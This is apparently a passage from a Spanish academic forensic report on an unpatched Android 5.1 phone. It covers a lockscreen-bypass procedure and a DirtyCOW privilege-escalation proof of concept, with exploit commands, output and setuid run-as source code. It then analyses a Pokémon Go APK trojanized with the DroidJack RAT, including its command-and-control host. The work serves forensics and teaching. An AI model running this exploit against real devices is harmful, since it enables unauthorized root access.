Como se ha visto en el análisis preliminar, la versión de Android que se ejecuta en el dispositivo es la 5.1. Hay que tener en cuenta que se trata de un terminal que ya está fuera de mantenimiento, no ha tenido actualizaciones desde marzo de 2016, con lo cual las vulnerabilidades que pueda tener el dispositivo no van a ser solventadas por parte del fabricante, ni tampoco se da soporte oficial a la actualización a versiones superiores de Android.

Teniendo en cuenta el número de versión, a continuación se detallan algunas de las vulnerabilidades documentadas que pueden afectar al terminal:

- CVE-2016-6724, que afecta al servicio de gestión de la entrada, en versiones anteriores a la 5.1.1, entre otras, puede ser activada por un software malicioso provocando denegación de servicio (debido a reinicios continuos).
- CVE-2016-6754, vulnerabilidad en el componente *Webview*, en versiones anteriores a la 5.1.1, entre otras, que permitiría ejecutar código a un atacante cuando el usuario estuviera navegando por una determinada página web.
- CVE-2016-6710, vulnerabilidad en el gestor de descargas, en versiones anteriores a la 5.1.1, entre otras, que permite saltar las restricciones del *sandboxing*, permitiendo a una aplicación atacante el acceso a los datos de otras aplicaciones sin autorización.
- CVE-2016-6702, vulnerabilidad en la librería *libjpeg*, en versiones anteriores a la 5.1.1, entre otras, que permite, mediante el uso de un fichero especialmente preparado para ello, ejecutar código arbitrario en el contexto de un proceso sin privilegios.
- CVE-2016-5195, vulnerabilidad en el mecanismo de gestión de memoria compartida Copy-on-write (COW), que permite realizar cambios en ficheros protegidos. A continuación se verá con más detalle.
- CVE-2015-3860: vulnerabilidad den la pantalla de bloqueo que permite a un atacante con acceso físico al terminal desbloquear el dispositivo haciendo colgar la aplicación de bloqueo. A continuación se verá con más detalle.

CVE-2015-3860: *Elevation of Privilege Vulnerability in Lockscreen*

Una de las barreras primarias a las que se enfrenta un posible *atacante* cuando éste tiene acceso físico al dispositivo móvil es la pantalla de bloqueo.

Concretamente la pantalla de bloqueo es una Actividad (*Activity*) de Android que implementa el paquete com.Android.keyguard cuya configuración se guarda en la base de datos ubicada en */data/system/locksettings.db* (o en */data/data/com.Android.providers.settings/databases/settings.db* dependiendo de la versión de Android), y la contraseña o la secuencia del patrón se guardan cifrados en los ficheros */data/system/password.key* y */data/system/gesture.key* respectivamente.

Se trata de una vulnerabilidad que afecta a los dispositivos con versiones de Android 5 puro anteriores a la 5.1.1, que tengan un bloqueo por contraseña. La vulnerabilidad es fácilmente explotable en terminales afectados ya que consiste en seguir una serie de pasos para conseguir colgar la actividad de bloqueo de pantalla. Concretamente se tienen que dar los siguientes pasos:

- Desde la pantalla de bloqueo hay que acceder a la pantalla de llamada de emergencia donde, a partir de la escritura en el campo de texto, se trata de conseguir copiar en el portapapeles la cadena de caracteres más larga que sea posible (para ello hay que escribir una cadena, copiarla, pegarla al lado de la inicial, y repetir el proceso de copiado y pegado hasta que el campo de texto no admita más, por haber sobrepasado su límite).
- Una vez se tiene en el portapapeles la cadena más larga se debe acceder a la pantalla de bloqueo de nuevo y desde allí acceder a la cámara del dispositivo, desde la pantalla de la cámara se desplegará el menú desplegable y se seleccionará el botón Ajustes.
- La selección del botón ajustes provocará la aparición de un campo donde se solicitará la contraseña, donde habrá que pegar el contenido del portapapeles.
- Tras un cierto tiempo en espera, en un dispositivo vulnerable, el hecho de haber introducido una cadena tan larga provocará un error en la Actividad de bloqueo, que proporcionará acceso a la pantalla principal de Android, desde donde se podrán activar las opciones de desarrollo, o cualquier otra acción disponible para el usuario.

Se ha probado dicha vulnerabilidad en el terminal analizado (Moto G1 que al tener la versión 5.1 de Android sería un terminal vulnerable) con resultados negativos: la aplicación de cámara que viene con el dispositivo es diferente a la oficial de Google, y desde ella no se puede acceder al menú desplegable, con lo cual no es posible completar las acciones de *exploit*.

CVE-2016-5195: DirtyCOW

Se trata de un *bug* en el código del kernel de Linux encargado de gestionar la política de *copy-on-write* de las páginas de memoria compartida, que permite a cualquier usuario modificar ficheros sobre los cuales sólo tiene permisos de escritura. Al ser un bug del kernel de Linux no sólo afecta a Android, sino también a Linux en general. Ha sido descubierto y hecho público en octubre de 2016, aunque el bug llevaba más de una década en el kernel de Linux.

El sistema *copy-on-write* (COW) se activa cuando un proceso, que comparte segmentos de memoria en modo lectura con otros procesos, necesita escribir, en tal caso el mecanismo de *copy-on-write* se encarga de hacer una copia de dichos segmentos de memoria para que el proceso pueda escribir sobre ellos sin que afecte a los demás (de ahí el nombre *copy-on-write*: se hace una copia de la memoria cuando necesita escribir sobre ella para modificarla).

El *exploit* de dicho bug, que se ejecuta con cualquier usuario, arranca dos hilos de ejecución:

- uno se encarga de abrir el fichero propiedad de root que se quiere modificar (sobre el que el usuario que ejecuta el *exploit* sólo tiene permiso de lectura, y no de escritura), y lo carga en memoria en un espacio privado mediante la invocación de la función *mmap*(). Una vez cargado el hilo realiza llamadas de forma repetida a la función *madvise*()

indicándole al kernel que no se tiene intención de usar la memoria en el futuro próximo (parámetro `MADV_DONTNEED`)

- el otro, abre el fichero virtual */proc/self/mem* en modo lectura-escritura, que otorga al proceso el acceso a una porción de memoria virtual. Una vez abierto el hilo realiza escrituras continuas sobre la porción de memoria que contiene el fichero ejecutable abierto por el primer hilo.

Los intentos de escritura sobre esta porción de memoria, activarán el mecanismo de COW de manera que las páginas de memoria que contienen el ejecutable que sean modificadas deberían serlo sólo en un espacio aparte para el propio proceso/usuario, pero debido al bug, aunque el kernel activa el mecanismo de COW, se permite al proceso escribir en el espacio de sólo lectura que contiene el ejecutable, que posteriormente serán escritos a disco, modificando el fichero que en principio sólo era de lectura para root. Hay que recordar que mientras un thread realiza un escritura el otro thread continuamente está indicando que el proceso no va a requerir escribir en memoria, generando una inconsistencia que el kernel no trata correctamente.

Prueba de concepto: aprovechar *DirtyCow* para modificar ficheros

Para hacer una prueba de la capacidad del *exploit* se va usar para modificar el contenido de un fichero al que sólo *root* tiene permiso de escritura usando el usuario *shell*.

Pasos previos:

- Obtener/desarrollar una implementación del *exploit* de *dirtycow*: Para ello se ha usado la implementación del *exploit* desarrollada por timwr que se puede descargar de github: https://github.com/timwr/CVE-2016-5195.
- Compilar la implementación del exploit y subirla al dispositivo la versión que se corresponda con su procesador mediante *adb push*:

```
$ make build
ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./Android.mk
APP_PLATFORM=Android-22
[arm64-v8a] Install        : dirtycow => libs/arm64-v8a/dirtycow
...
[mips] Install        : run-as => libs/mips/run-as
$ adb push libs/armeabi-v7a/dirtycow /data/local/tmp/dirtycow
```

Ejecución del *exploit*:

Se accede a la consola shell del dispositivo:

```
$ adb shell
```

Partimos de un fichero al que todos los usuarios tienen permisos de lectura, aunque sólo puede ser escrito por root.

```
shell@falcon_umts:/ $ ls -l /system/media/fichero.txt
-rw-r--r-- root     root        11 2016-12-09 00:46 fichero.txt
shell@falcon_umts:/ $ cat /system/media/fichero.txt
Hola mundo
```

Primero se crea un fichero con la secuencia de bytes a sobreescribir.

```
shell@falcon_umts:/ $ echo "Hola exploit mundo" >
/data/local/tmp/contenido_a_modificar.txt
shell@falcon_umts:/ $ ls -l nuevo_contenido.txt
-rw-rw-rw- shell    shell       19 2016-12-09 00:57 nuevo_contenido.txt
```

Una vez creado un fichero con el nuevo contenido a sobreescribir se ejecuta el *exploit* de *dirtycow* especificando el fichero a modificar (que sólo tiene permisos de escritura para root, aunque sí lo puede leer cualquier usuario), y el fichero con el contenido nuevo:

```
shell@falcon_umts:/ $ cd /data/local/tmp
shell@falcon_umts:/data/local/tmp $ ./dirtycow /system/media/fichero.txt
./nuevo_contenido.txt
warning: new file size (19) and file old size (11) differ
size 19
[*] mmap 0xb6f16000
[*] exploit (patch)
[*] currently 0xb6f16000=616c6f48
[*] madvise = 0xb6f16000 19
[*] madvise = 0 1048576
[*] /proc/self/mem 19922944 1048576
[*] exploited 0xb6f16000=616c6f48
```

Aunque si se comprueba la fecha de modificación del fichero, ésta sigue siendo la misma que antes de aplicar el *exploit*, el contenido ha variado. También puede observarse que el tamaño del fichero seguirá siendo el mismo, la vulnerabilidad sólo permite cambiar el mismo número de bytes del fichero original.

```
shell@falcon_umts:/data/local/tmp $ ls -l /system/media/fichero.txt
-rw-r--r-- root     root           11 2016-12-09 00:46 fichero.txt
shell@falcon_umts:/data/local/tmp $ cat /system/media/fichero.txt
Hola exploi
```

Así mismo el exploit puede ser usado sobre ficheros ejecutables del sistema, que sean propiedad de *root* con permisos de sólo lectura para los demás usuario, para modificar su código binario de manera que puedan realizar otras acciones.

En el mismo repositorio de *timwr* se incluye un código del comando *run-as* que realiza un *setuid(0)* modificando así el UID real y efectivo del propio proceso, para que pase a ser ejecutado por *root*.

```
#include <unistd.h>
#include <stdio.h>
#include <sys/capability.h>
int main(int argc, char **argv)
{
  struct __user_cap_header_struct capheader;
  struct __user_cap_data_struct capdata[2];

  printf("running as uid %d\n", getuid());

  memset(&capheader, 0, sizeof(capheader));
  memset(&capdata, 0, sizeof(capdata));
  capheader.version = _LINUX_CAPABILITY_VERSION_3;
  capdata[CAP_TO_INDEX(CAP_SETUID)].effective |= CAP_TO_MASK(CAP_SETUID);
  capdata[CAP_TO_INDEX(CAP_SETGID)].effective |= CAP_TO_MASK(CAP_SETGID);
  capdata[CAP_TO_INDEX(CAP_SETUID)].permitted |= CAP_TO_MASK(CAP_SETUID);
  capdata[CAP_TO_INDEX(CAP_SETGID)].permitted |= CAP_TO_MASK(CAP_SETGID);
```

```
  if (capset(&capheader, &capdata[0]) < 0) {
    printf("Could not set capabilities: %s\n", strerror(errno));
  }
  if(setresgid(0,0,0) || setresuid(0,0,0)) {
    printf("setresgid/setresuid failed\n");
  }
  printf("uid %d\n", getuid());
  return 0;
}
```

Una vez compilado se puede subir mediante *adb push* al terminal y aplicar desde allí *dirtycow* para sustituir el fichero original:

```
$ adb push libs/armeabi-v7a/run-as /data/local/tmp/run-as
[100%] /data/local/tmp/run-as
$ adb shell
shell@falcon_umts:/ $ cd /data/local/tmp
shell@falcon_umts:/data/local/tmp $ ./dirtycow /system/bin/run-as ./run-as
warning: new file size (13784) and file old size (9440) differ
size 13784
[*] mmap 0xb6f02000
[*] exploit (patch)
[*] currently 0xb6f02000=464c457f
[*] madvise = 0xb6f02000 13784
[*] madvise = 0 1048576
[*] /proc/self/mem 0 1048576
[*] exploited 0xb6f02000=464c457f
```

Si una vez en el *shell* del dispositivo se ejecuta directamente el ejecutable *run-as* que hemos copiado, sin sobreescribir el original aplicando el *exploit*, no será capaz de aplicar las capacidades para convertirse en root:

```
shell@falcon_umts:/data/local/tmp $ ./run-as
running as uid 2000
Could not set capabilities: Operation not permitted
setresgid/setresuid failed
uid 2000
```

En cambio al ejecutar el *run-as* modificado desde su ubicación original, sí, es capaz de pasar a ser ejecutado como root, aunque el módulo de seguridad *SELinux* bloquea cualquier acción que quiera llevarse a cabo.

```
shell@falcon_umts:/data/local/tmp $ /system/bin/run-as
running as uid 2000
uid 0
```

Añadiendo, al código fuente de *run-as* anterior, la ejecución de alguna acción privilegiada (como cambiar los permisos del directorio */data/data*) una vez se ha realizado el cambio de *setuid*, se puede comprobar a través del log de sistema de Android que el usuario que intenta realizar la acción privilegiada es *root* (*uid* = 0) que es bloqueado por *SELinux*:

```
#include <unistd.h>
#include <stdio.h>
#include <sys/capability.h>
#include <sys/stat.h>
#include <stdlib.h>
int main(int argc, char **argv)
{
  struct __user_cap_header_struct capheader;
```

```
  struct __user_cap_data_struct capdata[2];
  printf("running as uid %d\n", getuid());
  memset(&capheader, 0, sizeof(capheader));
  memset(&capdata, 0, sizeof(capdata));
  capheader.version = _LINUX_CAPABILITY_VERSION_3;
  capdata[CAP_TO_INDEX(CAP_SETUID)].effective |= CAP_TO_MASK(CAP_SETUID);
  capdata[CAP_TO_INDEX(CAP_SETGID)].effective |= CAP_TO_MASK(CAP_SETGID);
  capdata[CAP_TO_INDEX(CAP_SETUID)].permitted |= CAP_TO_MASK(CAP_SETUID);
  capdata[CAP_TO_INDEX(CAP_SETGID)].permitted |= CAP_TO_MASK(CAP_SETGID);
  if (capset(&capheader, &capdata[0]) < 0) {
    printf("Could not set capabilities: %s\n", strerror(errno));
  }
  if(setresgid(0,0,0) || setresuid(0,0,0)) {
    printf("setresgid/setresuid failed\n");
  }
  printf("uid %d\n", getuid());
  char m[] = "0777";
  char buf[50] = "/data/data";
  int i;
  i = strtol(m,0,8);
  if (chmod (buf,i) < 0){
    fprintf(stderr, "%s: error en chmod(%s, %s) - %d (%s)\n", argv[0], buf, m,
errno, strerror(errno));
  }
 return 0;
}
```

Su ejecución devuelve:

```
shell@falcon_umts:/data/local/tmp $ /system/bin/run-as
running as uid 2000
uid 0
/system/bin/run-as: error en chmod(/data/data, 0777) - 13 (Permission denied)
```

Y en el log de sistema de Linux aparece el registro del bloqueo por parte de SELinux:

```
W/run-as  (24559): type=1400 audit(0.0:141): avc: denied { setattr } for uid=0
name="data" dev="mmcblk0p36" ino=28 scontext=u:r:runas:s0
tcontext=u:object_r:system_data_file:s0 tclass=dir permissive=0
```

En definitiva, el *exploit Dirtycow* abre la puerta a la realización de cambios en ficheros sólo modificables por root que eventualmente podrían usarse para llegar a obtener permisos de root mediante el cambio de ficheros de configuración y ejecutables de sistema. Hay varios hilos en los que se exploran diversas opciones para llegar a obtener un *root shell* a partir de este *exploit*.

http://forum.xda-developers.com/general/security/dirty-cow-t3484879/page19

https://github.com/timwr/CVE-2016-5195/issues/9

https://github.com/timwr/CVE-2016-5195/issues/14

6. Análisis de *malware*

A partir de los análisis realizados previamente, si se detecta alguna aplicación sospechosa, conviene realizar un análisis más exhaustivo centrado en esa misma. Hay dos tipos de análisis que pueden realizarse sobre las aplicaciones: estático y dinámico.

Análisis estático

Se trata de analizar el *malware* a partir de su fichero binario sin que éste sea ejecutado. Para ello las prácticas más comunes consisten en realizar un proceso de ingeniería inversa del código binario con la ayuda de descompiladores y desensambladores, para obtener el código fuente o el código ensamblador. Una vez obtenido el código, éste ya puede ser analizado para descubrir las acciones que lleva a cabo.

Análisis dinámico

Consiste en analizar el comportamiento del *malware* cuando éste está siendo ejecutado en algún terminal.

Hay que tener en cuenta que para poder realizar el análisis dinámico es necesario disponer de un terminal infectado con el *malware* a analizar, para evitar tener que infectar un terminal físico existen máquinas virtuales con las diferentes versiones de Android. A parte de ese factor, la realización del análisis dinámico puede ser complicada, e incluso imposible de realizar en según que casos, debido a que muchas de las comunicaciones son cifradas, y en tal caso no se podría acceder al contenido de los mensajes.

El análisis del comportamiento puede realizarse de diversas formas, que dependiendo de cada aplicación y del terminal, serán aplicables o no. Por ejemplo:

- Análisis del tráfico de red de entrada y salida por la aplicación. Mediante el uso de algún *sniffer* o proxy, por ejemplo *Burp Suite*.
- Análisis del contenido de los directorios y ficheros de trabajo de la aplicación. En el caso de Android, como ya se mencionó, se puede examinar el contenido del directorio de cada aplicación en /data/data.
- Análisis de memoria: realizar un volcado de la memoria usada por el proceso para analizar su contenido.
- Depuración del código mediante un *debugger* (para ello la aplicación Android debe estar marcada como depurable (*debugable*) en su fichero *manifest*).

Para el análisis estático se debe extraer el paquete .apk del dispositivo para poder ser analizado en el laboratorio. Por otro lado, aunque el análisis dinámico podría realizarse en el mismo terminal


infectado, si se trata de un análisis forense oficial, conviene también extraer el .apk e instalarlo en un terminal del laboratorio, para evitar modificar el terminal a analizar.

La descarga de la aplicación puede realizarse con el comando *adb pull*, aunque previamente será necesario conocer la ruta exacta del apk, para ello puede usarse el comando *pm*, primero para buscar el paquete, y una vez se conoce el nombre del paquete solicitar la ruta:

```
shell@falcon_umts:/ $ pm list packages | grep "pokemon"
package:com.nianticlabs.pokemongo

shell@falcon_umts:/ $ pm path com.nianticlabs.pokemongo
package:/data/app/com.nianticlabs.pokemongo-1/base.apk

shell@falcon_umts:/ $ exit

MacAntoni:Practiques toni$ adb pull /data/app/com.nianticlabs.pokemongo-
1/base.apk
[100%] /data/app/com.nianticlabs.pokemongo-1/base.apk
```

Análisis de aplicación infectada: RAT en *PokemonGo*

El propio sistema operativo del dispositivo móvil del laboratorio alerta de que la aplicación Pokemon Go puede causar problemas.



Por tanto se decide analizarla:

- Se realizará un análisis preliminar usando una de las herramientas de análisis de vulnerabilidades del laboratorio, *Qark*.
- Se examinará el directorio de datos de la aplicación.

- Se realizará el análisis estático del *apk*: análisis de firma, descompilación y análisis del código fuente.

El primer paso es descargar el *apk* del propio dispositivo con *adb pull*. Como ya se comentó Android guarda los binarios y el paquete de las aplicaciones instaladas en el directorio */data/app*, haciendo una búsqueda en ese directorio se puede encontrar el subdirectorio que contiene la aplicación:

```
root@falcon_umts:/data/app # ls | grep pokemon
com.nianticlabs.pokemongo-1
root@falcon_umts:/data/app # cd com.nianticlabs.pokemongo-1
root@falcon_umts:/data/app/com.nianticlabs.pokemongo-1 # ls
base.apk
lib
```

Y finalmente desde el host se puede descargar la aplicación con *adb pull*.

```
$ adb pull /data/app/com.nianticlabs.pokemongo-1/base.apk
[100%] /data/app/com.nianticlabs.pokemongo-1/base.apk
$ mv base.apk pokemon-malware.apk
```

Análisis preliminar

Una vez se tiene el *.apk* a analizar en el ordenador del laboratorio, se puede realizar un análisis preliminar usando *Qark*, una herramienta por línea de comandos que examina binarios *.apk* buscando posibles vulnerabilidades.

A continuación se muestran las partes más importantes de su salida:

```
$ python qark.py

 .d88888b.            d8888   8888888b.    888    d8P
d88P" "Y88b          d88888   888   Y88b   888   d8P
888     888         d88P888   888    888   888  d8P
888     888        d88P 888   888   d88P   888d88K
888     888       d88P  888   8888888P"    8888888b
888 Y8b 888      d88P   888   888 T88b     888  Y88b
Y88b.Y8b88P     d8888888888   888  T88b    888   Y88b
 "Y888888"     d88P     888   888   T88b   888    Y88b
       Y8b
INFO - Initializing...
INFO - Identified Android SDK installation from a previous run.
INFO - Initializing QARK
Do you want to examine:
[1] APK
[2] Source
Enter your choice:1
Do you want to:
[1] Provide a path to an APK
[2] Pull an existing APK from the device?
Enter your choice:1

Please enter the full path to your APK (ex. /foo/bar/pineapple.apk):
Path:/Users/toni/Documents/MISTIC/Practiques/pokemon-malware.apk
INFO - Unpacking /Users/toni/Documents/MISTIC/Practiques/pokemon-malware.apk
INFO - Zipfile: <zipfile.ZipFile object at 0x102ff6e90>
INFO - Extracted APK to /Users/toni/Documents/MISTIC/Practiques/pokemon-
malware/
/Users/toni/Documents/MISTIC/Practiques/apktool/AndroidManifest.xml
```

```
Inspect Manifest?[y/n] y
```

De la impresión del fichero *AndroidManifest.xml* llama la atención la cantidad de permisos que solicita la aplicación, como el envío de SMS (SEND_SMS). Una vez examinado el *Manifest*, el análisis continua y se detectan algunas vulnerabilidades potenciales, en paquetes que no siguen el espacio de nombres del resto de la aplicación (*net.droidjack*, en lugar de *com.pokemon*).

```
POTENTIAL VULNERABILITY - The following receiver are exported and protected by a
permission, but the permission can be obtained by malicious apps installed prior to
this one. More info: https://github.com/commonsguy/cwac-security/blob/master/PERMS.md.
Failing to protect receiver could leave them vulnerable to attack by malicious apps.
The receiver should be reviewed for vulnerabilities, such as injection and information
leakage..UnityPlayerNativeActivity
          net.droidjack.server.CamSnapDJ
          net.droidjack.server.VideoCapDJ
WARNING - The following receiver are exported, but not protected by any
permissions. Failing to protect receiver could leave them vulnerable to attack
by malicious apps. The receiver should be reviewed for vulnerabilities, such
as injection and information leakage.
          net.droidjack.server.CallListener
          net.droidjack.server.Connector
```

La vulnerabilidad potencial sobre la que avisa *Qark* radica en que la aplicación define permisos (etiqueta *permission*) propios de la aplicación (y su correspondiente proveedor del servicio para el que se define el permiso, etiqueta *provider*). En caso de que una segunda aplicación definiera el mismo servicio, y una tercera hiciera uso de este permiso, dependiendo del orden en que se hubieran instalado las aplicaciones se otorgaría el permiso para el proveedor de la primera aplicación o de la segunda, por tanto se trata de un comportamiento arbitrario que podría provocar problemas de seguridad y consistencia. De todas formas el dispositivo analizado, al ser un Android 5.1, no se vería afectado, ya que a partir de la versión 5 no se permite instalar una segunda aplicación con definiciones de permisos iguales a las que ya haya instaladas.

Por otro lado, haciendo una búsqueda por internet del termino *droidjack*, se podrá comprobar que se trata de una herramienta RAT (*Remote Acess Control*), comúnmente usada como malware, para conseguir acceso remoto y control sobre dispositivos Android. Una vez instalada esta herramienta en un terminal (en este caso ocultada dentro de un juego comercial pirateado) el atacante podría controlar y tener acceso a muchas de las acciones realizadas con el móvil por parte de su propietario.

Análisis del directorio de datos de la aplicación

El directorio de datos de la aplicación es */data/data/com.nianticlabs.pokemongo*, en él se encuentran los subdirectorios estándar de las aplicaciones:

```
root@falcon_umts:/data/data/com.nianticlabs.pokemongo # ls -l
drwxrwx--x u0_a100  u0_a100           2017-01-03 19:30 cache
drwxrwx--x u0_a100  u0_a100           2017-01-03 19:29 databases
drwxrwx--x u0_a100  u0_a100           2017-01-03 19:28 files
lrwxrwxrwx install  install           2016-12-31 09:49 lib ->
/data/app/com.nianticlabs.pokemongo-1/lib/arm
drwxrwx--x u0_a100  u0_a100           2017-01-03 19:30 shared_prefs
```

De los ficheros contenidos en estos subdirectorios llama la atención la base de datos con nombre *SandroRat_Configuration*. Por tanto se decide descargar esta base de datos al host para analizarla con *sqlite3* (incluida en las *platform-tools* del SDK).

```
$ sqlite3 SandroRat_Configuration_Database
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .tables
SystemConfigurationTable  Android_metadata
sqlite> select * from SystemConfigurationTable;
MASTER_IP|pokemon.no-ip.org
MASTER_PORT|1337
sqlite> select * from Android_metadata;
es_ES
```

Como se puede observar la estructura de la base de datos es muy sencilla, contiene sólo dos tablas, una con información sobre la región idiomática, y otra de configuración que contiene dos filas:

- una con un dominio, *pokemon.no-ip.org*, y
- la otra con un número de puerto: *1337*.

El dominio *no-ip.org* permite asignar un dominio a un host con ip dinámica, es decir el dominio cambia la ip automáticamente. Esto permite cierta ocultación a los atacantes, que seguramente tienen el servidor conectado a internet a través de una red doméstica con IP variable. De hecho en el momento de realizar el análisis *pokemon.no-ip.org* ya no apuntaba a ninguna IP concreta:

```
$ ping pokemon.no-ip.org
PING pokemon.no-ip.org (0.0.0.0): 56 data bytes
ping: sendto: No route to host
ping: sendto: No route to host
$ telnet pokemon.no-ip.org 1337
Trying 0.0.0.0...
telnet: connect to address 0.0.0.0: Connection refused
telnet: Unable to connect to remote host
```

Análisis del paquete *apk*

Una vez se ha detectado un paquete sospechoso en el *apk*, se procede su descompilación. El primer paso es desempaquetar el *.apk*, que se puede llevar a cabo de dos formas:

- Desempaquetar alguna utilidad de descompresión zip (por ejemplo *unzip*), simplemente cambiándole la extensión, si hace falta, al ser realmente un fichero comprimido con zip. El problema con esta solución es que no se podrá acceder directamente a determinados ficheros, como el *Androidmanifest.xml*, al estar cifrados.
- Usar la herramienta de ingeniería inversa *apktool*, que directamente desempaqueta y descifra los ficheros, y desensambla los binarios, haciendo leíble el código máquina ART (pasándolos al código ensamblador denominado *smali*).

```
$ apktool d pokemon-malware.apk
I: Using Apktool 2.2.1 on pokemon-malware.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
```

```
I: Loading resource table from file:
/Users/toni/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ cd pokemon-malware
```

El directorio resultante del desempaquetado tiene el siguiente contenido:

```
$ ls -l
total 32
-rw-r--r--   1 toni  staff  11533 13 dic 17:47 AndroidManifest.xml
-rw-r--r--   1 toni  staff   1202 13 dic 17:48 apktool.yml
drwxr-xr-x   3 toni  staff    102 13 dic 17:48 assets
drwxr-xr-x   3 toni  staff    102 13 dic 17:48 lib
drwxr-xr-x   4 toni  staff    136 13 dic 17:58 original
drwxr-xr-x  97 toni  staff   3298 13 dic 17:47 res
drwxr-xr-x  14 toni  staff    476 13 dic 17:48 smali
```

El directorio *smali* contiene el código ensamblador y por otro lado, el directorio *original* es donde se han copiado los ficheros originales sin descifrar (el resto de directorios se detallaran en el siguiente apartado).

En cambio, si simplemente se descomprime el *apk*, se obtiene la estructura de ficheros estándar de un fichero *apk*:

```
MacBook-Pro-de-Antoni:x toni$ ls -trl
total 14184
-rw-r--r--@  1 toni  staff   262504  7 jul 11:38 resources.arsc
-rw-r--r--@  1 toni  staff  6970288  7 jul 11:39 classes.dex
-rw-r--r--@  1 toni  staff    21584  7 jul 11:39 AndroidManifest.xml
drwxr-xr-x@  3 toni  staff      102 12 dic 22:09 lib
drwxr-xr-x@  3 toni  staff      102 12 dic 22:09 assets
drwxr-xr-x@  5 toni  staff      170 12 dic 22:09 META-INF
drwxr-xr-x@ 15 toni  staff      510 12 dic 22:09 res
```

Esta estructura de directorios es la típica de un paquete de aplicación *Android*.

Análisis de *AndroidManifest.xml*

Como se ha podido observar ya en el análisis preliminar realizado con *Qark*, la aplicación solicita acceso a una gran cantidad de recursos que no deberían ser necesarios para el tipo de aplicación de la que se trata. Concretamente solicita:

```
<uses-permission Android:name="Android.permission.READ_SMS"/>
<uses-permission Android:name="Android.permission.RECEIVE_SMS"/>
<uses-permission Android:name="Android.permission.RECORD_AUDIO"/>
<uses-permission Android:name="Android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission Android:name="Android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission Android:name="Android.permission.ACCESS_WIFI_STATE"/>
<uses-permission Android:name="Android.permission.READ_PHONE_STATE"/>
<uses-permission Android:name="Android.permission.WRITE_SMS"/>
<uses-permission Android:name="Android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission Android:name="Android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission Android:name="Android.permission.CAMERA"/>
<uses-feature Android:name="Android.hardware.camera"/>
<uses-feature Android:name="Android.hardware.camera.autofocus"/>
```

```
    <uses-feature Android:name="Android.hardware.camera.flash"/>
    <uses-permission Android:name="Android.permission.WRITE_CONTACTS"/>
    <uses-permission Android:name="Android.permission.READ_CONTACTS"/>
    <uses-permission Android:name="Android.permission.SEND_SMS"/>
    <uses-permission Android:name="Android.permission.READ_CALL_LOG"/>
    <uses-permission Android:name="Android.permission.WRITE_CALL_LOG"/>
    <uses-permission
Android:name="com.Android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission Android:name="Android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission Android:name="Android.permission.WAKE_LOCK"/>
    <uses-permission Android:name="Android.permission.CALL_PHONE"/>
    <uses-permission Android:name="Android.permission.GET_TASKS"/>
    <uses-permission Android:name="Android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission Android:name="Android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission Android:name="Android.permission.INTERNET"/>
    <uses-permission Android:name="com.Android.vending.BILLING"/>
    <uses-permission Android:name="Android.permission.VIBRATE"/>
    <uses-permission Android:name="Android.permission.BLUETOOTH"/>
    <uses-permission Android:name="Android.permission.BLUETOOTH_ADMIN"/>
     <uses-permission Android:name="Android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission Android:name="Android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission Android:name="Android.permission.INTERNET"/>
    <uses-permission Android:name="Android.permission.GET_ACCOUNTS"/>
    <uses-permission Android:name="Android.permission.USE_CREDENTIALS"/>
    <uses-permission Android:name="Android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission Android:name="Android.permission.WAKE_LOCK"/>
    <uses-permission Android:name="com.google.Android.c2dm.permission.RECEIVE"/>
    <uses-permission Android:name="Android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission Android:name="Android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission
Android:name="com.google.Android.gms.permission.ACTIVITY_RECOGNITION"/>
```

Para poder comparar el *Manifest* del *apk* del dispositivo que está siendo analizado con el de una aplicación oficial, se ha instalado la aplicación en otro dispositivo móvil a través de *Google Play Store*, y posteriormente se ha descargado con *adp pull* al ordenador del laboratorio para realizar la extracción de su *Manifest*. Y efectivamente, los permisos solicitados en la aplicación original son muchos menos (41 permisos en la aplicación con *malware*, cuando en la original sólo se solicitan 17).

```
     <uses-permission Android:name="com.Android.vending.BILLING"/>
    <uses-permission Android:name="Android.permission.VIBRATE"/>
    <uses-permission Android:name="Android.permission.BLUETOOTH"/>
    <uses-permission Android:name="Android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission Android:name="Android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission Android:name="Android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission Android:name="Android.permission.INTERNET"/>
    <uses-permission Android:name="Android.permission.GET_ACCOUNTS"/>
    <uses-permission Android:name="Android.permission.USE_CREDENTIALS"/>
    <uses-permission Android:name="Android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission Android:name="Android.permission.WAKE_LOCK"/>
    <uses-permission Android:name="com.google.Android.c2dm.permission.RECEIVE"/>
    <uses-permission Android:name="Android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission Android:name="Android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission
